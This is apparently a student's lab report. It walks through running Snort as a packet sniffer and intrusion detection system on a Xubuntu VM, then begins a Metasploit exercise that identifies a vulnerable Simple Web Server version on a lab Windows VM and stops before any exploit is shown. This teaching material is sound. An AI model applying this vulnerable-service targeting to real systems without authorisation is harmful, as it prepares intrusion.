
3. Snort

We start the XUBUNTU Linux virtual machine and enter ifconfig in the terminal window. The system will display the configuration information of the current network interface. This includes the interface name (ens160), the IP address of the interface, and other network configuration parameters.




We open a terminal window and run the following command to start Snort: sudo snort -v -i ens160. We can see that snort displays details about the captured traffic on the terminal. Then we open YouTube and play a video. We can see that snort displays details about the captured traffic on the terminal. When we press Ctrl+C, snort will stop running. On the terminal, we see some statistics about snort, such as the number of packets captured, rules triggered, etc.






We open a terminal window and run the following command to dispalmor detailed information:
`sudo snort -vde -i ens160`. We can see Snort start analyzing the traffic in real time and display the logs on the screen. If we open the YouTube page in a browser and start browsing videos or perform other actions, we can see the traffic information displayed by observing Snort in the terminal. Snort records network traffic and related events in real time. Next, we randomly click on a video to start playing, observe the traffic information displayed in the terminal.



We wait a while to ensure that Snort captures enough network traffic, and then we press the `Ctrl+C` key combination in the terminal to stop snort. We see that Snort stops capturing and displays statistics including the number of packets captured, rules triggered, the protocol (such as TCP, UDP) and port number used by the data packet, etc.



We open the terminal window in the XUBUNTU Linux virtual machine and enter “`sudo snort -vde -i ens160 > ~/Desktop/snortlab.txt`” to run Snort and save the log to a file:



This command helps us save the traffic information previously captured through the “`sudo snort -vde -i ens160`” command into a text file for later analysis, review, or other purposes.

We first create a directory named "test" on the desktop. Then we open the terminal window in the XUBUNTU Linux VM and enter the command “`sudo snort -vde -l ~/Desktop/test -i ens160 -h 10.11.202.0/24`”. Then we open YouTube, watch some videos, and then after a while, press Ctrl+C to stop Snort's capture. In this example, only traffic with destination IP addresses in the range 10.11.202.0 to 10.11.202.255 will be logged. When we stop the capture, Snort will display statistics about the capture, including the number of packets captured, rules triggered, and other relevant statistics

```

File Edit View Terminal Tabs Help Terminal - lab@xubt:~ Mozilla Firefox Mozilla Firefox New tab -- Mozilla Firefox Software Updater Terminal - lab@xubt:~ 28 Nov, 00:34
WARNING: No preprocessors configured for policy 0.
WARNING: No preprocessors configured for policy 0.
`*** Caught Int-Signal
WARNING: No preprocessors configured for policy 0.

Run time for packet processing was 17.746630 seconds
Snort processed 9899 packets.
Snort ran for 0 days 0 hours 0 minutes 17 seconds
Pkts/sec:      582

Memory usage summary:
Total non-mapped bytes (arena):    790528
Bytes in mapped regions (hblkhd): 21596016
Total allocated space (lumrks):   6861360
Total free space (forwdrks):     1043608
Total most clesable block (kepcost): 108992

Packet I/O Totals:
Received:      10798
Accepted:      9899 ( 91.674%)
Dropped:       0 ( 0.000%)
Filtered:      0 ( 0.000%)
Outstanding:   899 ( 8.326%)
Injected:      0

Breakdown by protocol (includes rebuilt packets):
Eth:           9899 (100.000%)
VLAN:          0 ( 0.000%)
IP4:           9798 ( 98.899%)
Frag4:          0 ( 0.000%)
ICMP:          34 ( 0.343%)
UDP:           8628 ( 87.160%)
TCP:            1128 ( 11.395%)
IP5:            3 ( 0.030%)
IP6 Ext:        3 ( 0.030%)
IP6 Opt:        0 ( 0.000%)
Frag6:          0 ( 0.000%)
ICMP6:          3 ( 0.030%)
UDP6:           0 ( 0.000%)

```



```

File Edit View Terminal Tabs Help Terminal - lab@xubt:~ Mozilla Firefox Mozilla Firefox Software Updater Terminal - lab@xubt:~ 28 Nov, 00:37
Snort exiting
lab@xubt:~$

```

We open the terminal and use the command “`cd /etc/snort`” to navigate to the Snort configuration directory /etc/snort. Then we enter “`man snort`”. We can see the Snort manual page. We can see detailed instructions about the Snort tool, including command line options, configuration file descriptions, synopsis, etc. We press q to exit the manual page and return to the terminal.

```

SNORT(8)                                     System Manager's Manual                                     SNORT(8)

NAME
    Snort - open source network intrusion detection system

SYNOPSIS
    snort [ -bCdmeEfhIHWOpqQsTUWwxyY ] [-A alert-mode ] [-B address-conversion-mask ] [-c rules-file ] [-F bpf-file ] [-g group-name ] [-G id ] [-h home-net ] [-i interface ] [-k checksum-mode ] [-L logging-mode ] [-l log-dir ] [-m umask ] [-n packet-count ] [-P snap-length ] [-r rcdump-file ] [-R name ] [-S variable-value ] [-t chroot-directory ] [-u user-name ] [-Z pathname ] [-Z pid-path pathname ] [-dynamic-detection-lib pathname ] [-snaplen snap-length ] [-l help ] [-version ] [-dynamic-engine-lib file ] [-dynamic-engine-lib-dir directory ] [-dynamic-detection-lib-dir directory ] [-dynamic-dynamic-rules directory ] [-dynamic-preprocessor-lib file ] [-dynamic-preprocessor-lib-dir directory ] [-dynamic-output-lib file ] [-dynamic-output-lib-dir directory ] [-alert-before-pass ] [-treat-drop-as-alert ] [-treat-drop-as-ignore ] [-process-all-events ] [-enable-in-line-test ] [-create-pidfile ] [-no-interface-pidfile ] [-dynamic-attr-reload-thread ] [-pcap-filter filter ] [-pcap-list list ] [-pcap-dir directory ] [-pcap-file file ] [-pcap-no-filter ] [-pcap-reset ] [-pcap-reload ] [-pcap-show ] [-exit-check count ] [-conf-error-out ] [-enable-mpsl-multicast ] [-enable-mpsl-overlapping-ip ] [-max-mpsl-labelchain-len ] [-mpsl-payload-type ] [-require-rule-sid ] [-daq-type ] [-daq-mode mode ] [-daq-var name-value ] [-daq-dir dir ] [-daq-list list ] [-dirty-pig ] [-cs-dir dir ] [-ha-peer peer ] [-ha-in file ] [expression]

DESCRIPTION
    Snort is an open source network intrusion detection system, capable of performing real-time traffic analysis and packet logging on IP networks. It can perform protocol analysis, content searching/matching and can be used to detect a variety of attacks and probes, such as buffer overflows, stealth port scans, CGI attacks, SMB probes, OS fingerprinting attempts, and much more. Snort uses a flexible C language to describe traffic patterns that should collect or pass, as well as a detection engine that utilizes a modular plugin architecture. Snort also has a modular real-time alerting capability, incorporating alerting and logging plugins for syslog, a ASCII text file, UNIX sockets or XML.

    Snort has three primary uses. It can be used as a straight packet sniffer like tcpdump(1), a packet logger (useful for network traffic debugging, etc), or as a full blown network intrusion detection system.

    Snort logs packets in tcpdump(1) binary format or in Snort's decoded ASCII format to a hierarchy of logging directories that are named based on the IP address of the "foreign" host.

OPTIONS
    -A alert-mode
        Alert using the specified alert-mode. Valid alert modes include fast, full, none, and unsock. Fast writes alerts to the default "alert" file in a single-line, syslog style alert message. Full writes the alert to the "alert" file with the full decoded header as well as the alert message. None turns off alerting. Unsock is an experimental mode that sends the alert information out over a UNIX socket to another process that attaches to that socket.

    -b Log packets in a tcpdump(1) formatted file. All packets are logged in their native binary state to a tcpdump formatted log file named with the snort start timestamp and "snort.log". This option results in much faster operation of the program since it doesn't have to spend time in the packet binary->text converters. Snort can keep up pretty well with 100Mbps networks in '-b' mode. To choose an alternate name for the binary log file, use the "-L" switch.

Manual page snort(8) line 1 (press h for help or q to quit)

```

We open the terminal and use the command “`cd /etc/snort`” to navigate to the Snort configuration directory /etc/snort. Then we enter “`sudo snort -d -h 10.11.202.0/24 -i ens160 -L ~/Desktop/test -c snort.conf`”.

```


=====
Snort exiting
lab@xubt:~$ mkdir ~/Desktop/test
mkdir: cannot create directory '/home/lab/Desktop/test': File exists
lab@xubt:~$ cd /etc/snort
lab@xubt:/etc/snort$ snort -d -h 10.11.202.0/24 -i ens160 -l ~/Desktop/test -c snort.conf
Running in IDS mode

     === Initializing Snort ===
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "snort.conf"
ERROR: snort.conf(0) Unable to open rules file "snort.conf": Permission denied.

Fatal Error, Quitting..
lab@xubt:/etc/snort$ sudo snort -d -h 10.11.202.0/24 -i ens160 -l ~/Desktop/test -c snort.conf

```

We start the Snort tool and run it in debug mode and start monitoring to the traffic of the specified network range (-h 10.11.202.0/24) and interface (-i ens160), and the captured traffic data will be saved to the desktop "test" folder. Snort will perform detection according to the rules of the configuration file (-c snort.conf). We can see the details of the captured packets and events on the terminal.




```

File Edit View Terminal Tabs Help
Terminal - lab@xubt: /etc/snort

WARNING: /etc/snort/rules/community-web-php.rules(472) GID 1 SID 100000932 in rule duplicates previous rule. Ignoring old rule.
WARNING: /etc/snort/rules/community-web-php.rules(473) GID 1 SID 100000933 in rule duplicates previous rule. Ignoring old rule.
WARNING: /etc/snort/rules/community-web-php.rules(474) GID 1 SID 100000934 in rule duplicates previous rule. Ignoring old rule.

4057 Snort rules read
    3383 detection rules
        0 decoder rules
        0 preprocessors rules
3383 Option Chains Linked into 932 Chain Headers
*****[Rule Port Counts]*****
      tcp   udp   icmp   ip
src  131   18     0     0
dst  3306   310    0     0
any  383   48    52    22
nc   27     8    15    20
s+d   12     5     0     0
*****[detection-filter-config]*****
memory-cap : 1048576 bytes
-----[detection-filter-rules]-----
none
-----[rate-filter-config]-----
memory-cap : 1048576 bytes
-----[rate-filter-rules]-----
none
-----[event-filter-config]-----
memory-cap : 1048576 bytes
-----[event-filter-global]-----
none

```




```

File Edit View Terminal Tabs Help
Terminal - lab@xubt: /etc/snort

-----[event-filter-config]-----
| memory-cap : 1048576 bytes
| -----[event-filter-global]-----
| | none
| -----[event-filter-local]-----
| | gen-id=1   sig-id=2275 type=Threshold tracking=dst count=5 seconds=60
| | gen-id=1   sig-id=2494 type=Both   tracking=dst count=20 seconds=60
| | gen-id=2   sig-id=3279 type=Threshold tracking=src count=4 seconds=2
| | gen-id=4   sig-id=1532 type=Threshold tracking=dst count=5 seconds=60
| | gen-id=10  sig-id=2523 type=Both   tracking=dst count=10 seconds=10
| | gen-id=1   sig-id=2924 type=Both   tracking=dst count=10 seconds=60
| | gen-id=1   sig-id=2495 type=Both   tracking=dst count=20 seconds=60
| | gen-id=1   sig-id=2496 type=Both   tracking=dst count=20 seconds=60
| | gen-id=1   sig-id=2923 type=Threshold tracking=dst count=10 seconds=60
| | gen-id=1   sig-id=1991 type=Limit  tracking=src count=1 seconds=60
| | -----[suppression]-----
| | none
| Rule application order: pass->drop->sdrop->reject->alert->log
Verifying Preprocessor Configurations!
WARNING: flowbits key 'ms_sql_seen.dns' is checked but not ever set.
WARNING: flowbits key ' smb.tree.create.lsrpc' is set but not ever checked.
33 out of 1024 flowbits in use.

-----[ Port Based Pattern Matching Memory ]-----
- [ Aho-Corasick Summary ] -
Storage Format : 0xffffffff-0
Filter Function : DFA
Alphabet Size : 256 Chars
Sizeof State : Variable (1,2,4 bytes)
Instances : 215
1 byte states : 204
2 byte states : 11
4 byte states : 3
Characters : 64755
States : 31951
Transitions : 863868

```



```
Terminal - lab@xubt:/etc/snort
File Edit View Terminal Tabs Help
|   4 byte states : 0.00
+-----[ Number of patterns truncated to 20 bytes: 1038 ]
pcap DAQ configured to passive.
Acquiring network traffic from "ens160".
Reloading configuration file.
Reload thread started, thread 0x7f40a1e8d640 (95286)
Decoding Ethernet
    --- Initialization Complete ---
-> Snort! <-
o'')- Version 2.9.15.1 GRE (Build 15125)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2019 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using PCRE version 8.39 2016-06-14
Using PCRE version: 8.39 2016-06-14
Using ZLIB version: 1.2.11
Rules Engine: SF_SNORT_DETECTION_ENGINE Version 3.1 <Build 1>
Preprocessor Object: SF_SDR Version 1.1 <Build 1>
Preprocessor Object: SF_DNSMP Version 1.0 <Build 1>
Preprocessor Object: SF_DNP3 Version 1.1 <Build 1>
Preprocessor Object: SF_SSH Version 1.1 <Build 3>
Preprocessor Object: SF_MODBUS Version 1.1 <Build 1>
Preprocessor Object: SF_POP Version 1.0 <Build 1>
Preprocessor Object: SF_SQLPP Version 1.1 <Build 4>
Preprocessor Object: SF_WWW Version 1.1 <Build 1>
Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>
Preprocessor Object: SF_GTP Version 1.1 <Build 1>
Preprocessor Object: SF_REPUTATION Version 1.1 <Build 1>
Preprocessor Object: SF_DNS Version 1.1 <Build 4>
Preprocessor Object: SF_SMB Version 1.1 <Build 9>
Preprocessor Object: SF_TFTP Version 1.1 <Build 1>
Preprocessor Object: SF_DCEPPI Version 1.0 <Build 3>
Commencing packet processing (pid=95277)
```

Reflections: Compare the info from tcpdump to the info from Snort

Similarities: Both tcpdump and Snort can capture network packets, and both tools can provide detailed information about the protocols used in the captured packets, such as TCP, UDP, ICMP, etc. Both tools will typically display the source and destination IP addresses and ports of the captured packets.

Differences: tcpdump is primarily a packet capture tool, while Snort is designed for intrusion detection and prevention. tcpdump provides low-level analysis of network packets, displaying the raw data. Instead, Snort performs more advanced analysis, interpreting packet contents to identify potential security threats based on rules.


Exercise 4: Metasploit – h4Xing made easy

To check whether the previous GVM (Greenbone Vulnerability Management) scan could identify vulnerabilities in the system or application, we scanned the Windows VM again.

We successfully log in to the GVM system using the credentials provided. In the GVM interface, we select Manual Task by clicking on the icon with an asterisk in the upper left corner.

- Name the new task "windows/VM exercise4".
- Comparing the previously performed Windows scan reports, it was found that the previously identified vulnerabilities still existed.

This is further proof that previously performed GVM scans are still effective and can continue to identify vulnerabilities in the system or application.



Reflection

Re-examining the results of previous GVM scans can help us identify potential vulnerabilities in the system, which is very important for selecting appropriate exploits in subsequent attack steps. If the previous vulnerability has been fixed, then the attacker needs to find new vulnerabilities. By regularly using tools such as GVM to perform vulnerability scanning, the administrators can detect and correct potential problems early, and repair potential vulnerabilities in a timely manner, which helps reduce the time window in which the system is exposed to threats. Reducing the system's vulnerability duration through effective mechanisms demonstrates the principle of economy of mechanism.

To confirm that SimpleWebServer is running on Windows, we open a browser in the Windows VM and enter <http://127.0.0.1>. We observed that SimpleWebServer is running normally and can be accessed through the browser.

The screenshot shows a web browser window with the following details:

- Title Bar:** English, Send Ctrl+Alt+Del, Send Ctrl+C, Toggle Full Screen. Press Ctrl+Alt to release the cursor from the guest.
- Address Bar:** Simple Web Server 2.2. Problem loading page. 127.0.0.1
- Content Area:**
 - Header:** Simple Web Server 2.2 rc1
 - Text:** ©2002-2011 Paolo Medici Software All Rights Reserved
 - Note:** This is only a **demo** version. Some security bug are corrected, and now the software is based on a new multi-thread architecture, powered by LUA or AMX virtual machine. Are you ready for put Dynamic Web Pages in your embedded device?
 - Links:** Get the latest version of SWS on <http://www.pmx.it/software>. For informations: pm@pmx.it
 - Information:** See [the dynamic-pages Hello World Example \(AMX/PAWN\)](#), See [the web-server statistics \(AMX/PAWN\)](#), See [the dynamic-pages Hello World Example \(LUA\)](#), See [the web-server statistics \(LUA\)](#)
 - Text:** Source of this dynamic pages can be found in **lua** and **pawn** folder.
 - Footnote:** For more information on LUA programming language visit [LUA](#), and for PAWN visit [CompuPhase](#)

The screenshot shows a Windows Task Manager window with the following details:

- Title Bar:** English, Send Ctrl+Alt+Del, Send Ctrl+C, Toggle Full Screen. Press Ctrl+Alt to release the cursor from the guest.
- Content Area:**
 - Processes Tab:** Shows a list of processes including:
 - Apps (1):** Task Manager (Status: 0% CPU, 13,8 MB Memory, 0 MB/s Disk, 0 Mbps Network, Very low Power usage, Very low Power usage t...)
 - Background processes (23):** COM Surrogate, COM Surrogate, COM Surrogate, CTF Loader, Host Process for Windows Tasks, Microsoft Distributed Transaction..., Microsoft Text Input Application, Runtime Broker, Search (2), Runtime Broker, Simple Web Server Application (...), Spooler SubSystem App.

And now we know that the version of Simple Web Server on Windows VM is 2.2rc2, which is known to have vulnerabilities.

The screenshot shows a Firefox browser window on Kali Linux with the following details:


- Title Bar:** Simple Web Server 2.2. 10.11.202.104
- Content Area:**
 - Header:** Simple Web Server 2.2 rc1
 - Text:** ©2002-2011 Paolo Medici Software All Rights Reserved
 - Note:** This is only a **demo** version. Some security bug are corrected, and now the software is based on a new multi-thread architecture, powered by LUA or AMX virtual machine. Are you ready for put Dynamic Web Pages in your embedded device?
 - Links:** Get the latest version of SWS on <http://www.pmx.it/software>. For informations: pm@pmx.it
 - Information:** See [the dynamic-pages Hello World Example \(AMX/PAWN\)](#), See [the web-server statistics \(AMX/PAWN\)](#), See [the dynamic-pages Hello World Example \(LUA\)](#), See [the web-server statistics \(LUA\)](#)
 - Text:** Source of this dynamic pages can be found in **lua** and **pawn** folder.
 - Footnote:** For more information on LUA programming language visit [LUA](#), and for PAWN visit [CompuPhase](#)

We opened Firefox on the Kali VM and entered <http://10.11.202.104> (the IP address of the

